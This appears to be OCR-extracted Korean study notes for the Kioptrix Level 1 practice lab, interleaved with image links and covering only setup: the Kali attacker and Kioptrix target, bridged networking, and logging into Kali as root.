
★ Kioptrix Level1


2023년 1월 7일 토요일 오후 12:46

[구성]


공격자 : kali - 타켓 : kioptrix




1. 두 호스트에서의 인터넷 연결이 가능해야 하기 때문에, 설정을 통해 네트워크 브릿지를 설정해준다. (기존의 네트워크를 사용), 자체적으로 내부 네트워크를 만들 수 있으면 nat을 사용할 도 있겠다.




2. Kali, Root 계정으로 로그인



